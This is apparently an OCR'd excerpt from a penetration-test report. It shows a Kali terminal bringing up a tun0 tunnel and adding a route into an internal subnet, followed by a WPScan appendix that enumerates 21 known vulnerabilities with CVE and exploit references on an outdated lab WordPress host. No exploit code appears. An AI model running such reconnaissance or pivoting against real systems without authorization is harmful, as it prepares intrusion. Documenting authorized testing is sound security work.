
```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=6.58 ms
^C
--- 1.1.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 6.587/6.587/6.587/0.000 ms
root@kali:~# route add 192.168.0.232/30 tun0
route: netmask 00000003 doesn't make sense with host route
Usage: inet_route [-vF] del {-host|-net} Target[/prefix] [gw Gw] [metric M] [[dev] If]
       inet_route [-vF] add {-host|-net} Target[/prefix] [gw Gw] [metric M]
                              [netmask N] [mss Mss] [window W] [irtt I]
                              [mod] [dyn] [reinstate] [[dev] If]
       inet_route [-vF] add {-host|-net} Target[/prefix] [metric M] reject
       inet_route [-FC] flush      NOT supported
root@kali:~# route add -net 192.168.0.232/30 tun0
```

Figure 1.13.d. Tun0 being set up on Workstation 1


6.4 APPENDIX D – WPSCAN




```
root@kali:~# wpscan 172.16.221.237/wordpress
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.2
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Wed Sep 27 21:46:37 2017

[!] The WordPress 'http://172.16.221.237/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3.26
[+] XML-RPC Interface available under: http://172.16.221.237/wordpress/xmlrpc.php
[!] Includes directory has directory listing enabled: http://172.16.221.237/wordpress/wp-includes/

[+] WordPress version 3.3.1 (Released on 2012-01-03) identified from meta generator, readme, links opml
[!] 21 vulnerabilities identified from the version number
```




```
[!] Title: WordPress 3.0 - 3.6 Crafted String URL Redirect Restriction Bypass
    Reference: https://wpvulndb.com/vulnerabilities/5970
    Reference: http://packetstormsecurity.com/files/123589/
    Reference: http://core.trac.wordpress.org/changeset/25323
    Reference: http://www.gossamer-threads.com/lists/fulldisc/full-disclosure/91609
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-4339
    Reference: https://secunia.com/advisories/54803/
    Reference: https://www.exploit-db.com/exploits/28958/
[i] Fixed in: 3.6.1

[!] Title: WordPress 1.5.1 - 3.5 XMLRPC Pingback API Internal/External Port Scanning
    Reference: https://wpvulndb.com/vulnerabilities/5988
    Reference: https://github.com/FireFart/WordpressPingbackPortScanner
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0235
[i] Fixed in: 3.5.1

[!] Title: WordPress 1.5.1 - 3.5 XMLRPC pingback additional issues
    Reference: https://wpvulndb.com/vulnerabilities/5989
    Reference: http://lab.onsec.ru/2013/01/wordpress-xmlrpc-pingback-additional.html

[!] Title: WordPress <= 3.3.2 Cross-Site Scripting (XSS) in wp-includes/default-filters.php
    Reference: https://wpvulndb.com/vulnerabilities/5994
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-6633
[i] Fixed in: 3.3.3

[!] Title: WordPress <= 3.3.2 wp-admin/media-upload.php sensitive information disclosure or bypass
    Reference: https://wpvulndb.com/vulnerabilities/5995
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-6634
[i] Fixed in: 3.3.3

[!] Title: WordPress <= 3.3.2 wp-admin/includes/class-wp-posts-list-table.php sensitive information disclosure by visiting a draft
    Reference: https://wpvulndb.com/vulnerabilities/5996
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-6635
[i] Fixed in: 3.3.3
```




```
[!] Title: WordPress 3.3.1 Multiple vulnerabilities including XSS & Privilege Escalation
    Reference: https://wpvulndb.com/vulnerabilities/5997
    Reference: http://wordpress.org/news/2012/04/wordpress-3-3-2/

[!] Title: Wordpress 3.3.1 - Multiple CSRF Vulnerabilities
    Reference: https://wpvulndb.com/vulnerabilities/5998
    Reference: https://www.exploit-db.com/exploits/18791/

[!] Title: WordPress 2.5 - 3.3.1 XSS in swfupload
    Reference: https://wpvulndb.com/vulnerabilities/5999
    Reference: http://seclists.org/fulldisclosure/2012/Nov/51
[i] Fixed in: 3.3.2

[!] Title: WordPress 2.0.3 - 3.9.1 (except 3.7.4 / 3.8.4) CSRF Token Brute Forcing
    Reference: https://wpvulndb.com/vulnerabilities/7528
    Reference: https://core.trac.wordpress.org/changeset/29384
    Reference: https://core.trac.wordpress.org/changeset/29408
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5204
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5205
[i] Fixed in: 3.9.2

[!] Title: WordPress 3.0 - 3.9.1 Authenticated Cross-Site Scripting (XSS) in Multisite
    Reference: https://wpvulndb.com/vulnerabilities/7529
    Reference: https://core.trac.wordpress.org/changeset/29398
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5240
[i] Fixed in: 3.9.2

[!] Title: WordPress 3.0-3.9.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7680
    Reference: http://klikki.fi/adv/wordpress.html
    Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
    Reference: http://klikki.fi/adv/wordpress_update.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9031
[i] Fixed in: 4.0
```



```
[!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
    Reference: https://wpvulndb.com/vulnerabilities/7681
    Reference: http://www.behindthefirewalls.com/2014/11/wordpress-denial-of-service-responsible-disclosure.html
    Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
    Reference: https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_long_password_dos
    Reference: https://www.exploit-db.com/exploits/35413/
    Reference: https://www.exploit-db.com/exploits/35414/
[i] Fixed in: 4.0.1

[!] Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)
    Reference: https://wpvulndb.com/vulnerabilities/7696
    Reference: http://www.securityfocus.com/bid/71234/
    Reference: https://core.trac.wordpress.org/changeset/30444
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038
[i] Fixed in: 4.0.1

[!] Title: WordPress <= 4.2.2 - Authenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8111
    Reference: https://wordpress.org/news/2015/07/wordpress-4-2-3/
    Reference: https://twitter.com/klikkioy/status/624264122570526720
    Reference: https://klikki.fi/adv/wordpress3.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5622
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5623
[i] Fixed in: 4.2.3

[!] Title: WordPress <= 4.4.2 - SSRF Bypass using Octal & Hexedecimal IP addresses
    Reference: https://wpvulndb.com/vulnerabilities/8473
    Reference: https://codex.wordpress.org/Version_4.5
    Reference: https://github.com/WordPress/WordPress/commit/af9f0520875eda686fd13a427fd3914d7aded049
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4029
[i] Fixed in: 4.5
```



```
[!] Title: WordPress <= 4.4.2 - Reflected XSS in Network Settings
    Reference: https://wpvulndb.com/vulnerabilities/8474
    Reference: https://codex.wordpress.org/Version_4.5
    Reference: https://github.com/WordPress/WordPress/commit/cb2b3ed3c7d68f6505bfb5c90257e6aaa3e5fcb9
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6634
[i] Fixed in: 4.5

[!] Title: WordPress <= 4.4.2 - Script Compression Option CSRF
    Reference: https://wpvulndb.com/vulnerabilities/8475
    Reference: https://codex.wordpress.org/Version_4.5
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6635
[i] Fixed in: 4.5

[!] Title: WordPress 2.6.0-4.5.2 - Unauthorized Category Removal from Post
    Reference: https://wpvulndb.com/vulnerabilities/8520
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
    Reference: https://github.com/WordPress/WordPress/commit/6d05c7521baa980c4efec411feca5e7fab6f307c
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5837
[i] Fixed in: 4.5.3

[!] Title: WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image Filename
    Reference: https://wpvulndb.com/vulnerabilities/8615
    Reference: https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/c9e60dab176635d4bfaaf431c0ea891e4726d6e0
    Reference: https://sumofpwn.nl/advisory/2016/persistent_cross_site_scripting_vulnerability_in_wordpress_due_to_unsafe_processing_of_file
_names.html
    Reference: http://seclists.org/fulldisclosure/2016/Sep/6
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7168
[i] Fixed in: 4.6.1

[!] Title: WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader
    Reference: https://wpvulndb.com/vulnerabilities/8616
    Reference: https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/54720a14d85bc1197ded7cb09bd3ea790caa0b6e
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7169
[i] Fixed in: 4.6.1
```



```
[+] WordPress theme in use: twentyeleven - v1.3

[+] Name: twentyeleven - v1.3
 |  Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
 |  Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[!] The version is out of date, the latest version is 2.5
 |  Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
 |  Theme Name: Twenty Eleven
 |  Theme URI: http://wordpress.org/extend/themes/twentyeleven
 |  Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a c...
 |  Author: the WordPress team
 |  Author URI: http://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Finished: Wed Sep 27 21:46:43 2017
[+] Requests Done: 66
[+] Memory used: 15.758 MB
[+] Elapsed time: 00:00:06
root@kali:~# 
```